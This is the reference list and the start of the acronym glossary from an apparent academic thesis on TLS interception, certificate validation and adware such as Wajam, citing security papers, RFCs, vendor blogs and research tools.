[81] F. Cangialosi, T. Chung, D. Choffnes, D. Levin, B. M. Maggs, A. Mislove, and C. Wilson. Measurement and analysis of private key sharing in the HTTPS ecosystem. In *CCS'16*, Vienna, Austria, Oct. 2016.

[82] CERT-US. Vulnerability note VU#529496, 2015. https://www.kb.cert.org/vuls/id/529496.

[83] S. Y. Chau, O. Chowdhury, M. E. Hoque, H. Ge, A. Kate, C. Nita-Rotaru, and N. Li. SymCerts: Practical symbolic execution for exposing noncompliance in X.509 certificate validation implementations. In *IEEE S&P*, San Jose, CA, USA, May 2017.

[84] Y. Chen and Z. Su. Guided differential testing of certificate validation in SSL/TLS implementations. In *European Software Engineering Conference and ACM SIGSOFT Symposium on the Foundations of Software Engineering*, Bergamo, Italy, 2015.

[85] T. Chung, D. Choffnes, and A. Mislove. Tunneling for transparency: A large-scale analysis of end-to-end violations in the Internet. In *IMC'16*, Santa Monica, California, USA, Nov. 2016.

[86] T. Chung, Y. Liu, D. Choffnes, D. Levin, B. M. Maggs, A. Mislove, and C. Wilson. Measuring and applying invalid SSL certificates: The silent majority. In *IMC'16*, Santa Monica, California, USA, Nov. 2016.

[87] Cisco Umbrella. 1 million, 2016. Blog article (Dec. 14, 2016). https://blog.opendns.com/2016/12/14/cisco-umbrella-1-million/.

[88] Cisco Umbrella. Installing the Cisco Root Certificate before November 1st, 2016, 2016. https://support.umbrella.com/hc/en-us/articles/232309428-Installing-the-Cisco-Root-Certificate-before-November-1st-2016.

[89] Citizen Lab. Url testing lists intended for discovering website censorship, 2014. https://github.com/citizenlab/test-lists.

[90] J. Clark and P. C. van Oorschot. SSL and HTTPS: Revisiting past challenges and evaluating certificate trust model enhancements. In *IEEE S&P*, San Francisco, CA, USA, May 2013.

[91] Z. Clark. It's not just superfish that's the problem, 2015. https://gist.github.com/Wack0/17c56b77a90073be81d3.

[92] Z. Clark. Komodia rootkit findings, 2015. https://gist.github.com/Wack0/f865ef369eb8c23ee028.

[93] CloudFlare. Overview of Keyless SSL. https://www.cloudflare.com/ssl/keyless-ssl/.

[94] ClouFlare. MALCOLM: Measuring active listeners, connection observers, and legitimate monitors. https://malcolm.cloudflare.com.

[95] ClouFlare. mitmengine – A MITM (monster-in-the-middle) detection tool. https://github.com/cloudflare/mitmengine.

[96] Common Crawl. Dataset, 2017. https://commoncrawl.org/the-data/get-started/.

[97] CrowdStrike. Hybrid Analysis, 2018. https://www.hybrid-analysis.com/.

[98] A. Dainotti, A. King, k. Claffy, F. Papale, and A. Pescapè. Analysis of a "/0" stealth scan from a botnet. In *IMC'12*, Boston, MA, USA, Nov. 2012.

[99] X. de Carné de Carnavalet and M. Mannan. Killed by proxy: Analyzing client-end TLS interception software. In *NDSS'16*, San Diego, CA, USA, Feb. 2016.

[100] Dell.com. SSL/TLS interception proxies and transitive trust. http://secureworks.com/cyber-threat-intelligence/threats/transitive-trust/.

[101] B. Delpy. mimikatz. http://blog.gentilkiwi.com/.

[102] O. Devane and C. Crofford. Pay-per-install company deceptively floods market with unwanted programs the history of WakeNet AB, a major PPI player, 2018. Tech report (Dec. 3, 2018). https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/pay-per-install-company-deceptively-floods-market-with-unwanted-programs/.

[103] B. Diachenko. Another e-marketing database with 11 million records exposed. Blog article (Sept. 18, 2018). https://www.linkedin.com/pulse/another-e-marketing-database-11-million-records-bob-diachenko/.

[104] D. Dittrich and E. Kenneally. The Menlo Report: Ethical Principles Guiding Information and Communication Technology Research. Technical report, U.S. Department of Homeland Security, Aug 2012.

[105] Z. Dong, K. Kane, and L. J. Camp. Detection of rogue certificates from trusted Certificate Authorities using deep neural networks. *ACM Transactions on Privacy and Security (TOPS)*, 19(2):5:1–5:31, Sept. 2016.

[106] W. Dormann. The risks of SSL inspection. Online article (Mar. 13, 2015). https://www.cert.org/blogs/certcc/post.cfm?EntryID=221.

[107] T. Duong and J. Rizzo. Here come the ⊕ ninjas. Technical report (May 2011). http://www.hpcc.ecs.soton.ac.uk/~dan/talks/bullrun/Beast.pdf.

[108] DuoSecurity.com. Dude, you got Dell'd. Technical report (Nov. 24, 2015). https://duosecurity.com/static/pdf/Dude,_You_Got_Dell_d.pdf.

[109] Z. Durumeric, D. Adrian, A. Mirian, M. Bailey, and J. A. Halderman. A search engine backed by internet-wide scanning. In *CCS'15*, Denver, Colorado, USA, Oct. 2015.

[110] Z. Durumeric, J. Kasten, D. Adrian, J. A. Halderman, M. Bailey, F. Li, N. Weaver, J. Amann, J. Beekman, M. Payer, and V. Paxson. The matter of Heartbleed. In *IMC'14*, Vancouver, BC, Canada, Nov. 2014.

[111] Z. Durumeric, J. Kasten, M. Bailey, and J. A. Halderman. Analysis of the HTTPS certificate ecosystem. In *IMC'13*, Barcelona, Spain, Oct. 2013.

[112] Z. Durumeric, Z. Ma, D. Springall, R. Barnes, N. Sullivan, E. Bursztein, M. Bailey, J. A. Halderman, and V. Paxson. The security impact of HTTPS interception. In *NDSS'17*, San Diego, CA, USA, Feb. 2017.

[113] Z. Durumeric, E. Wustrow, and J. A. Halderman. ZMap: Fast internet-wide scanning and its security applications. In *USENIX Security Symposium*, Washington, D.C., USA, Aug. 2013.

[114] ESET. What is a potentially unwanted application or potentially unwanted content?, 2018. ESET Knowledge Base ID: KB2629. https://support.eset.com/kb2629/.

[115] S. Farrell. tinfoil: TLS Is Not For Obligatory (Or Ostensibly Optional) Interception, Luckily. Report from the IETF TLS Workgroup. (Mar. 19, 2018). https://github.com/sftcd/tinfoil.

[116] A. P. Felt, R. Barnes, A. King, C. Palmer, C. Bentzel, and P. Tabriz. Measuring HTTPS adoption on the web. In *USENIX Security Symposium2017*, Vancouver, BC, Canada, Aug. 2017.

[117] FreedomHouse.org. France country report | Freedom on the Net 2017, 2017. https://freedomhouse.org/report/freedom-net/2017/france.

[118] FreedomHouse.org. Turkey country report | Freedom on the Net 2017, 2017. https://freedomhouse.org/report/freedom-net/2017/turkey.

[119] S. Frolov and E. Wustrow. The use of TLS in censorship circumvention. In *NDSS'19*, San Diego, CA, USA, Feb. 2019.

[120] Y. Gao, Z. Lu, and Y. Luo. Survey on malware anti-analysis. In *Fifth International Conference on Intelligent Control and Information Processing*, pages 270–275. IEEE, 2014.

[121] B. N. Giri, P. P. Ramagopal, and V. Thomas. Alerting the presence of bundled software during an installation, Nov. 2016. US Patent 2016/0328223 A1.

[122] Google. HTTPS as a ranking signal. Google blog article (Aug. 06, 2014). https://webmasters.googleblog.com/2014/08/https-as-ranking-signal.html.

[123] Google. A milestone for chrome security: marking http as "not secure". Google blog article (Jul. 24, 2018). https://www.blog.google/products/chrome/milestone-chrome-security-marking-http-not-secure/.

[124] Google. SSL error assistant, 2018. Chromium source code. https://cs.chromium.org/chromium/src/chrome/browser/resources/ssl/ssl_error_assistant/ssl_error_assistant.asciipb.

[125] R. D. Graham. Extracting the SuperFish certificate. http://blog.erratasec.com/2015/02/extracting-superfish-certificate.html.

[126] R. D. Graham. Heartleech. https://github.com/robertdavidgraham/heartleech.

[127] R. D. Graham. MASSCAN: Mass IP port scanner, 2013. `https://github.com/robertdavidgraham/masscan`.

[128] C. Hassold. A quarter of phishing attacks are now hosted on HTTPS domains: Why? PhishLabs blog article (Dec. 5, 2017). `https://info.phishlabs.com/blog/quarter-phishing-attacks-hosted-https-domains`.

[129] B. He, V. Rastogi, Y. Cao, Y. Chen, V. N. Venkatakrishnan, R. Yang, and Z. Zhang. Vetting SSL usage in applications with SSLINT. In *IEEE S&P*, San Jose, CA, USA, May 2015.

[130] J. Hodges. howsmyssl. `https://github.com/jmhodges/howsmyssl`.

[131] R. Holz, L. Braun, N. Kammenhuber, and G. Carle. The SSL landscape: A thorough analysis of the x.509 PKI using active and passive measurements. In *IMC'11*, Berlin, Germany, Nov. 2011.

[132] HowToGeek.com. Here's what happens when you install the top 10 Download.com apps, 2017. Tech. article (Apr. 3, 2017. `https://www.howtogeek.com/198622/heres-what-happens-when-you-install-the-top-10-download.com-apps/`).

[133] L. S. Huang, S. Adhikarla, D. Boneh, and C. Jackson. An experimental study of TLS forward secrecy deployments. *Internet Computing, IEEE*, 18(6):43–51, 2014.

[134] L. S. Huang, A. Rice, E. Ellingsen, and C. Jackson. Analyzing forged SSL certificates in the wild. In *IEEE S&P*, San Jose, CA, USA, May 2014.

[135] IETF. The Transport Layer Security (TLS) Protocol Version 1.2, 2008. RFC 5246 (Standards Track).

[136] IETF. The Transport Layer Security (TLS) Protocol Version 1.3, 2008. RFC 8446 (Standards Track).

[137] IETF. HTTP strict transport security (HSTS), 2012. RFC 6797 (Standards Track).

[138] IETF. Internet-Draft: Certificate Transparency version 2.0, 2017. RFC 6962-bis-26 (Standards Track draft).

[139] International Computer Science Institute (ICSI). The ICSI certificate notary. `https://notary.icsi.berkeley.edu/`.

[140] Internet World Stats. Internet growth statistics, 2019. `https://www.internetworldstats.com/emarketing.htm`.

[141] IOActive. Reversal and analysis of Zeus and SpyEye banking trojans, 2012. Technical White Paper. `https://ioactive.com/pdfs/ZeusSpyEyeBankingTrojanAnalysis.pdf`.

[142] J. Jones. The state of web exploit kits. In *BlackHat'12*, Las Vegas, NV, USA, July 2012.

[143] A. Junestam, C. Clark, and J. Copenhaver. Jailbreak 4.0. `https://github.com/iSECPartners/jailbreak`.

[144] Kaspersky. Not-a-virus: What is it?, 2017. Blog article (Aug. 21, 2017). `https://www.kaspersky.com/blog/not-a-virus/18015/`.

[145] Kaspersky Labs. PNG embedded - malicious payload hidden in a PNG file, 2016. Blog article (Mar. 24, 2016). `https://securelist.com/png-embedded-malicious-payload-hidden-in-a-png-file/74297/`.

[146] Kaspersky Labs. Old malware tricks to bypass detection in the age of big data, 2017. Blog article (Apr. 13, 2017). `https://securelist.com/old-malware-tricks-to-bypass-detection-in-the-age-of-big-data/78010/`.

[147] A. Kharraz, W. K. Robertson, D. Balzarotti, L. Bilge, and E. Kirda. Cutting the gordian knot: A look under the hood of ransomware attacks. In *DIMVA'15*, Milan, Italy, July 2015.

[148] S. Khattak, D. Fifield, S. Afroz, M. Javed, S. Sundaresan, D. McCoy, V. Paxson, and S. J. Murdoch. Do you see what I see? differential treatment of anonymous users. In *NDSS'16*, San Diego, CA, USA, Feb. 2016.

[149] G. Kopf and P. Kehrer. CVE-2011-0228 – iOS certificate chain validation issue in handling of X.509 certificates.

[150] P. Kotzias, L. Bilge, and J. Caballero. Measuring PUP prevalence and PUP distribution through pay-per-install services. In *USENIX Security Symposium*, Austin, TX, USA, Aug. 2016.

[151] P. Kotzias, S. Matic, R. Rivera, and J. Caballero. Certified PUP: abuse in authenticode code signing. In *CCS'15*, Denver, CO, USA, Oct. 2015.

[152] M. Kranch and J. Bonneau. Upgrading HTTPS in mid-air: An empirical study of strict transport security and key pinning. In *NDSS'15*, San Diego, CA, USA, Feb. 2015.

[153] B. Krebs. SpyEye Targets Opera, Google Chrome Users, Apr. 2011. Blog article (Apr. 26 2011). `https://krebsonsecurity.com/2011/04/spyeye-targets-opera-google-chrome-users/`.

[154] D. Kumar, M. Bailey, Z. Wang, M. Hyder, J. Dickinson, G. Beck, D. Adrian, J. Mason, Z. Durumeric, and J. A. Halderman. Tracking certificate misissuance in the wild. In *IEEE S&P*, San Francisco, CA, US, May 2018.

[155] V. Le Pochat, T. Van Goethem, S. Tajalizadehkhoob, M. Korczyński, and W. Joosen. Tranco: A research-oriented top sites ranking hardened against manipulation. In *NDSS'19*, Feb. 2019.

[156] H. Lee, Z. Smith, J. Lim, G. Choi, S. Chun, T. Chung, and T. T. Kwon. maTLS: How to make TLS middlebox-aware? In *NDSS'19*, San Diego, CA, USA, Feb. 2019.

[157] Let's Encrypt. Let's Encrypt stats, 2019. `https://letsencrypt.org/stats/`.

[158] O. Levillain. *A study of the TLS ecosystem*. PhD thesis, Télécom SudParis, 9 2016. `https://tel.archives-ouvertes.fr/tel-01454976/`.

[159] J. Liang, J. Jiang, H. Duan, K. Li, T. Wan, and J. Wu. When HTTPS meets CDN: A case of authentication in delegated service. In *USENIX Security Symposium*, San Diego, CA, USA, Aug. 2014.

[160] Linux man page. clamd.conf(5), 2019.

[161] Y. Liu, W. Tome, L. Zhang, D. R. Choffnes, D. Levin, B. M. Maggs, A. Mislove, A. Schulman, and C. Wilson. An end-to-end measurement of certificate revocation in the web's PKI. In *IMC'15*, Tokyo, Japan, Oct. 2015.

[162] S. Loreto, J. Mattsson, R. Skog, H. Spaak, Ericsson, G. Gus, D. Drutan, M. Hafeez, and AT&T. Explicit Trusted Proxy in HTTP/2.0, 2014. Internet-Draft.

[163] A. Magnúsardóttir. Malware is moving heavily to HTTPS. Cyren blog article (June 7, 2017). `https://www.cyren.com/blog/articles/over-one-third-of-malware-uses-https`.

[164] G. D. Maio, A. Kapravelos, Y. Shoshitaishvili, C. Kruegel, and G. Vigna. Pexy: The other side of exploit kits. In *DIMVA'14*, Egham, UK, July 2014.

[165] M. Majkowski. SSL fingerprinting for p0f, 2012. Blog article (June 17, 2012). `https://idea.popcount.org/2012-06-17-ssl-fingerprinting-for-p0f/`.

[166] Malekal. Liste Malware, 2018. `http://malwaredb.malekal.com/index.php?malware=wajam`.

[167] A. Malhotra, I. E. Cohen, E. Brakke, and S. Goldberg. Attacking the Network Time Protocol. In *NDSS'16*, San Diego, CA, USA, Feb. 2016.

[168] Mandiant. APT1 – Exposing one of China's cyber espionage units, 2013. `https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report.pdf`.

[169] W. Mayer, A. Zauner, M. Schmiedecker, and M. Huber. No need for black chambers: Testing TLS in the e-mail ecosystem at large. In *ARES'16*, Salzburg, Austria, Sept. 2016.

[170] P. McFedries. Technically speaking: the spyware nightmare. *IEEE Spectrum*, 42(8):72–72, 2005.

[171] D. McGrew, D. Wing, Cisco, Y. Nir, Checkpoint, and P. Gladstone. TLS Proxy Server Extension, 2012. Internet-Draft.

[172] C. Meyer and J. Schwenk. SoK: Lessons learned from SSL/TLS attacks. In *WISA'13*, Jeju Island, Korea, Aug. 2013.

[173] X. Mi, Y. Liu, X. Feng, X. Liao, B. Liu, X. Wang, F. Qian, Z. Li, S. Alrwais, and L. Sun. Resident evil: Understanding residential IP proxy as a dark service. In *IEEE S&P*, 2019.

[174] Microsoft. CA certificates tools and settings. `https://technet.microsoft.com/en-us/library/cc783813%28v=ws.10%29.aspx`.

[175] Microsoft. Key storage and retrieval. `https://msdn.microsoft.com/en-us/library/windows/desktop/bb204778%28v=vs.85%29.aspx`.

[176] Microsoft. System store locations. `https://msdn.microsoft.com/en-us/library/windows/desktop/aa388136%28v=vs.85%29.aspx`.

[177] B. Moeller, T. Duong, and K. Kotowicz. This POODLE bites: Exploiting the SSL 3.0 fallback. Technical report (Sept. 2014). `https://www.openssl.org/~bodo/ssl-poodle.pdf`.

[178] Mozilla. Dates for phasing out MD5-based signatures and 1024-bit moduli. Wiki article (Oct. 3, 2013). `https://wiki.mozilla.org/CA:MD5and1024`.

[179] Mozilla. Mozilla CA certificate policy. `https://www.mozilla.org/en-US/about/governance/policies/security-group/certs/policy/`.

[180] Mozilla. NSS key log format. `https://developer.mozilla.org/en-US/docs/Mozilla/Projects/NSS/Key_Log_Format`.

[181] Mozilla. Phasing out certificates with 1024-bit RSA keys. Blog article (Sept. 8, 2014). `https://blog.mozilla.org/security/2014/09/08/phasing-out-certificates-with-1024-bit-rsa-keys/`.

[182] Mozilla. The POODLE attack and the end of SSL 3.0. Blog article (Oct. 14, 2014). `https://blog.mozilla.org/security/2014/10/14/the-poodle-attack-and-the-end-of-ssl-3-0/`.

[183] Mozilla. Revoking trust in one ANSSI certificate. Blog article (Dec. 13, 2013). https://blog.mozilla.org/security/2013/12/09/revoking-trust-in-one-anssi-certificate/.

[184] Mozilla. Revoking trust in two TurkTrust certificates. Blog article (Jan. 3, 2013). https://blog.mozilla.org/security/2013/01/03/revoking-trust-in-two-turktrust-certficates/.

[185] A. Nappa, M. Z. Rafique, and J. Caballero. Driving in the cloud: An analysis of drive-by download operations and abuse reporting. In *DIMVA'2013*, Berlin, Germany, July 2013.

[186] A. Narayanan and B. Zevenbergen. No encore for encore? ethical questions for web-based censorship measurement, 2015. Technical Report (Sept. 24, 2015). Available at SSRN: https://ssrn.com/abstract=2665148.

[187] D. Naylor, R. Li, C. Gkantsidis, T. Karagiannis, and P. Steenkiste. And then there were more: Secure communication for more than two parties. In *Conference on Emerging Networking EXperiments and Technologies, CoNEXT'17*, Incheon, Republic of Korea, Dec. 2017.

[188] D. Naylor, K. Schomp, M. Varvello, I. Leontiadis, J. Blackburn, D. R. López, K. Papagiannaki, P. Rodriguez Rodriguez, and P. Steenkiste. Multi-Context TLS (mcTLS): Enabling secure in-network functionality in TLS. In *SIGCOMM'15*, London, UK, Aug. 2015.

[189] NSIS Wiki. Can I decompile an existing installer?, 2019. http://nsis.sourceforge.net/Can_I_decompile_an_existing_installer.

[190] E. Oakes, J. Kline, A. Cahn, K. Funkhouser, and P. Barford. A residential client-side perspective on SSL certificates. In *Network Traffic Measurement and Analysis Conference (TMA'19)*, 2019.

[191] Office of the Privacy Commissioner of Canada. Canadian adware developer Wajam Internet Technologies Inc. breaches multiple provisions of PIPEDA. Technical Report #2017-002, OPC, Aug. 2017. https://www.priv.gc.ca/en/opc-actions-and-decisions/investigations/investigations-into-businesses/2017/pipeda-2017-002/.

[192] M. O'Neill, S. Ruoti, K. Seamons, and D. Zappala. TLS proxies: Friend or foe? In *IMC'16*, Santa Monica, CA, USA, Nov. 2016.

[193] A. Panchenko, F. Lanze, J. Pennekamp, T. Engel, A. Zinnen, M. Henze, and K. Wehrle. Website fingerprinting at Internet scale. In *NDSS'16*, San Diego, CA, USA, Feb. 2016.

[194] R. Pion and H. Mezani. CheckMyHTTPS, 2016. https://checkmyhttps.net.

[195] H. Porcher. Wajam: From a start-up to massive spread adware. In *NorthSec'19*, Montreal, QC, Canada, May 2019. https://www.nsec.io/session/2019-wajam-from-a-start-up-to-massive-spread-adware.html.

[196] PreEmptive Solutions. Dotfuscator | .NET Obfuscator & much more, 2019. https://www.preemptive.com/products/dotfuscator/overview.

[197] F. Prigent. Blacklists UT1, 2017. http://dsi.ut-capitole.fr/blacklists/index_en.php.

[198] Progress Software. What is Telerik FiddlerCore?, 2019. https://www.telerik.com/fiddler/fiddlercore.

[199] Qualys, Inc. SSL/TLS capabilities of your browser. https://ssllabs.com/ssltest/viewMyClient.html.

[200] Quebec Government. Registraire des entreprises, 2015. http://www.registreentreprises.gouv.qc.ca.

[201] M. Qureshi. April 2015 security updates for Internet Explorer. Blog article (Apr. 14, 2015).

[202] B. B. Rad, M. Masrom, and S. Ibrahim. Camouflage in malware: from encryption to metamorphism. *International Journal of Computer Science and Network Security*, 12(8):74–83, 2012.

[203] Reporters Without Borders. Enemies of the Internet 2014: entities at the heart of censorship and surveillance, 2014. Report (Mar. 11, 2014). https://web.archive.org/web/20171110033534/http://12mars.rsf.org/2014-en/.

[204] E. Rescorla and RTFM, Inc. RFC 2818: HTTP Over TLS, 2000. RFC 2818 (Informational Track).

[205] I. Ristić. HTTP client fingerprinting using SSL handshake analysis. Blog article (June 17, 2009). https://blog.ivanristic.com/2009/06/http-client-fingerprinting-using-ssl-handshake-analysis.html.

[206] I. Ristić. Is BEAST still a threat? Blog article (Sept. 10, 2013). https://community.qualys.com/blogs/securitylabs/2013/09/10/is-beast-still-a-threat.

[207] I. Ristić. sslhaf, 2009. https://github.com/ssllabs/sslhaf.

[208] J. Rizzo and T. Duong. The crime attack. In *Ekoparty*, 2012. http://netifera.com/research/crime/CRIME_ekoparty2012.pdf.

[209] E. Roman. Chrome no longer accepts certificates that fallback to common name, 2017. Chromium issue 700595 (Mar. 11, 2017). https://bugs.chromium.org/p/chromium/issues/detail?id=700595&desc=2.

[210] A. N. Rüegg. Analysis of the SSL-certificate landscape and proposal for an extended validation method. Master's thesis, ETH Zürich, Switzerland, Apr. 2013.

[211] S. Ruoti, M. O'Neil, D. Zappala, and K. Seamons. At least tell me: User attitudes toward the inspection of encrypted traffic. https://isrl.byu.edu/pubs/ruoti2016at.pdf.

[212] M. Russinovich. Inside Windows 7 User Account Control, 2009. Magazine article. https://technet.microsoft.com/en-us/magazine/2009.07.uac.aspx?rss_fdn=TNTopNewInfo.

[213] M. Schiffman. A brief history of malware obfuscation: Part 2 of 2, 2010. Cisco blog article (Fev. 22, 2010). https://blogs.cisco.com/security/a_brief_history_of_malware_obfuscation_part_2_of_2.

[214] S. Shah and D. Cole. Spyware/Adware – The quest for consumer desktops & how it went wrong. In *BlackHat'05 Japan*, Tokyo, Japan, Oct. 2015.

[215] C. Sharp. Add wajam_goblin.dll and wajam_goblin_64.dll to Chrome's blacklist, 2014. https://chromium.googlesource.com/chromium/src/+/8d53428549c4cdf3e335e92041b1541d2ee4f065.

[216] J. Sherry, C. Lan, R. A. Popa, and S. Ratnasamy. BlindBox: Deep packet inspection over encrypted traffic. In *SIGCOMM'15*, London, UK, Aug. 2015.

[217] S. Shin and G. Gu. Conficker and beyond: a large-scale empirical study. In *ACSAC'10*, Austin, TX, USA, Dec. 2010.

[218] V. Sidorov. Network filtering toolkit, 2019. http://netfiltersdk.com/.

[219] V. Sidorov. ProtocolFilters history, 2019. http://netfiltersdk.com/protocolfilters_history.html.

[220] J. Somorovsky. Systematic fuzzing and testing of tls libraries. In *CCS'16*, Vienna, Austria, Oct. 2016.

[221] A. K. Sood and R. Bansal. Prosecting the Citadel botnet - revealing the dominance of the Zeus descendent, Sept. 2014. White paper (Sep. 8 2014). https://www.virusbulletin.com/uploads/pdf/magazine/2014/vb201409-Citadel.pdf.

[222] A. Sotirov, M. Stevens, J. Appelbaum, A. Lenstra, D. Molnar, D. A. Osvik, and B. de Weger. MD5 considered harmful today. Blog article (Dec. 30, 2008). https://www.win.tue.nl/hashclash/rogue-ca/.

[223] P. Soucy. Wajam, 2015. Blog post (Aug. 21, 2015). http://dev-smart.com/wajam/.

[224] SourceForge.net. NSIS download statistics, 2018. https://sourceforge.net/projects/nsis/files/NSIS%203/stats/timeline.

[225] E. H. Spafford. The Internet worm program: An analysis. *SIGCOMM Comput. Commun. Rev.*, 19(1):17–57, Jan. 1989.

[226] B. Stone-Gross, M. Cova, L. Cavallaro, B. Gilbert, M. Szydlowski, R. A. Kemmerer, C. Kruegel, and G. Vigna. Your botnet is my botnet: analysis of a botnet takeover. In *CCS'09*, Chicago, IL, USA, Nov. 2009.

[227] X. Su. (CVE-2011-3389) Rizzo/Duong chosen plaintext attack (BEAST) on SSL/TLS 1.0 (facilitated by websockets -76). https://bugzilla.mozilla.org/show_bug.cgi?id=665814#c59.

[228] Symantec. W32.Stuxnet Dossier, 2011. White paper (Feb. 2011). https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf.

[229] Symantec. Internet Security Threat Report volume 23, Mar. 2018. https://www.symantec.com/blogs/threat-intelligence/istr-23-cyber-security-threat-landscape.

[230] A. Szekely. NSIS (Nullsoft Scriptable Install System), 2019. http://nsis.sourceforge.net/Main_Page.

[231] B. Tedesco. Security advisory: Adware uses advanced nation-state obfuscation techniques to deliver ransomware, 2016. Carbon Black blog article (Sep. 23, 2016). https://www.carbonblack.com/2016/09/23/security-advisory-variants-well-known-adware-families-discovered-include-sophisticated-obfuscation-techniques-previously-associated-nation-state-attacks/.

[232] K. Thomas, E. Bursztein, C. Grier, G. Ho, N. Jagpal, A. Kapravelos, D. McCoy, A. Nappa, V. Paxson, P. Pearce, N. Provos, and M. A. Rajab. Ad injection at scale: Assessing deceptive advertisement modifications. In *IEEE S&P*, San Jose, CA, USA, May 2015.

[233] K. Thomas, J. A. E. Crespo, R. Rasti, J.-M. Picod, C. Phillips, M.-A. Decoste, C. Sharp, F. Tirelo, A. Tofigh, M.-A. Courteau, L. Ballard, R. Shield, N. Jagpal, M. A. Rajab, P. Mavrommatis, N. Provos, E. Bursztein, and D. McCoy. Investigating commercial pay-per-install and the distribution of unwanted software. In *USENIX Security Symposium*, Austin, TX, USA, Aug. 2016.

[234] TLS-O-Matic.com. Self testing for web and application developers. https://www.tls-o-matic.com/.

[235] TopTenReviews.com. Parental software review. http://parental-software-review.toptenreviews.com/.

[236] Trustworthy Internet Movement. SSL Pulse. Survey (retrieved on Aug. 3, 2015). https://www.trustworthyinternet.org/ssl-pulse/.

[237] F. Valsorda. Superfish, Komodia, PrivDog vulnerability test. https://filippo.io/Badfish/.

[238] B. VanderSloot, J. Amann, M. Bernhard, Z. Durumeric, M. Bailey, and J. A. Halderman. Towards a complete view of the certificate ecosystem. In *IMC'16*, Santa Monica, CA, USA, Nov. 2016.

[239] M. Vanhoef and F. Piessens. All your biases belong to us: Breaking RC4 in WPA-TKIP and TLS. In *USENIX Security Symposium*, Washington, DC, USA, Aug. 2015.

[240] Verisign. Zone File Information. https://www.verisign.com/en_US/channel-resources/domain-registry-products/zone-file/index.xhtml.

[241] N. Vratonjic, J. Freudiger, V. Bindschaedler, and J. Hubaux. The inconvenient truth about web certificates. In *Workshop on the Economics of Information Security (WEI'11)*, Fairfax, VA, USA, June 2011.

[242] L. Waked, M. Mannan, and A. Youssef. The sorry state of TLS security in enterprise interception appliances, Sept. 2018. https://arxiv.org/abs/1809.08729.

[243] L. Waked, M. Mannan, and A. M. Youssef. To intercept or not to intercept: Analyzing TLS interception in network appliances. In *ASIACCS'18*, Songdo, Korea, June 2018.

[244] D. Wendlandt, D. G. Andersen, and A. Perrig. Perspectives: Improving SSH-style host authentication with multi-path probing. In *USENIX Annual Technical Conference*, San Diego, CA, USA, June 2008. https://perspectives-project.org/.

[245] P. Winter, R. Köwer, M. Mulazzani, M. Huber, S. Schrittwieser, S. Lindskog, and E. Weippl. Spoiled onions: Exposing malicious tor exit relays. In *PETS'14*, Amsterdam, Netherlands, July 2014.

[246] W. Wong and M. Stamp. Hunting for metamorphic engines. *Journal in Computer Virology*, 2(3):211–229, 2006.

[247] WordPress. A live look at activity across WordPress.com, 2019. https://wordpress.com/activity/.

[248] x64dbg. An open-source x64/x32 debugger for windows, 2019. https://x64dbg.com/.

[249] M. Zalewski. p0f v3: passive fingerprinter, 2012. http://lcamtuf.coredump.cx/p0f3/.

[250] L. Zhang, D. R. Choffnes, D. Levin, T. Dumitras, A. Mislove, A. Schulman, and C. Wilson. Analysis of SSL certificate reissues and revocations in the wake of heartbleed. In *IMC'14*, Vancouver, BC, Canada, Nov. 2014.

Appendix A

Glossary

AIA	Authority Information Access
API	Application Programming Interface
APT	Advanced Persistent Threat
AS	Autonomous Systems
AV	Antivirus
CA	Certificate Authority
CAPI	Microsoft CryptoAPI
CBC	Cipher Block Chaining
CCA	Content-Control Application
CDN	Content Delivery Network
CN	Certificate's Common Name field
CNG	Cryptography API: Next Generation
CRL	Certificate Revocation List
CSP	Content Security Policy
CSP	Cryptographic Service Provider
CT	Certificate Transparency
DLL	Dynamic-Link Library
DLP	Data Loss Prevention
DN	Certificate's Distinguished Name
EC	Elliptic Curve
ECDH	EC Diffie-Hellman
EV	Extended validation
HPKP	HTTP Public Key Pinning
HSTS	HTTP Strict Transport Security
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IE	Microsoft Internet Explorer
IV	Initialization Vector
IMAP	Internet Message Access Protocol
ISP	Internet Service Provider
KSP	CNG Key Storage Provider


MITB	Man-in-the-browser
MITM	Man-in-the-middle
MRT	Windows Malicious Software Removal Tool
NSIS	Nullsoft Scriptable Install System
OCSP	Online Certificate Status Protocol
OPC	Office of the Privacy Commissioner
OS	Operating System
PC	Parental Control
PKI	Public Key Infrastructure
POP3	Post Office Protocol 3
RCE	Remote Code Execution
